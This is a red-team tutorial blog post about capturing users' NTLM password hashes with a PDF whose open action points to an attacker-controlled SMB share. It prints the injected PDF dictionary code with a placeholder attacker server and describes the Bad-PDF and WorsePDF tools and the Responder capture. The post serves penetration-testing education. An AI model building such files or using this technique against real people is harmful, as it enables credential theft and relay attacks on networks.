PDF – NTLM Hashes

pentestlab.blog/category/red-team/page/75

May 9, 2018

Client side attacks are heavily used in red team engagements as they can allow the red team to execute arbitrary code or retrieve password hashes. Usually Microsoft office products are used to perform these kind of attacks however PDF documents can be also utilized for obtaining NTLM hashes of users without triggering any alerts.

Check Point researchers discovered that it is possible to utilize the dictionary objects of a PDF file in order to embed a UNC path. As with similar others attacks when the user will open the file an authentication attempt to that path will happen on the background with the current users credentials. An attacker who monitors the traffic can capture the NTLM hash. Further details can be found in the checkpoint website and the image below is the section that demonstrates the required entries and is taken from checkpoint website for clarification purposes.


```
%*************************************** Injected Code ***************************************%

/AA <<
    /O  <<
        /F (\\\\ <attacker_smb_server> \\ <dummy_file>)
        /D [ 0 /Fit ]
        /S /GoToE
    >>
>>

%*********************************************************************************************%
```


PDF – Injected with SMB Location

As a proof of concept of this attack DeepZec developed Bad-PDF which can generate a malicious PDF file and start responder automatically to capture the hashes of the users that will open the file.




Bad-PDF

When the IP of the attacker host, the file name and the listening interface is configured responder will initiate:




Bad-PDF – Responder

When the user will open the PDF file the password hash will be captured in Responder which can then be used for offline password cracking or relay attacks to gain access to hosts and network resources.



NTLM Hash via PDF

3gstudent developed WorsePDF in python which can weaponise a legitimate PDF file with the technique that checkpoint researchers discovered to retrieve NTLM hashes. The script takes only two arguments: the path of the legitimate PDF and the IP address of the server host.



WorsePDF

References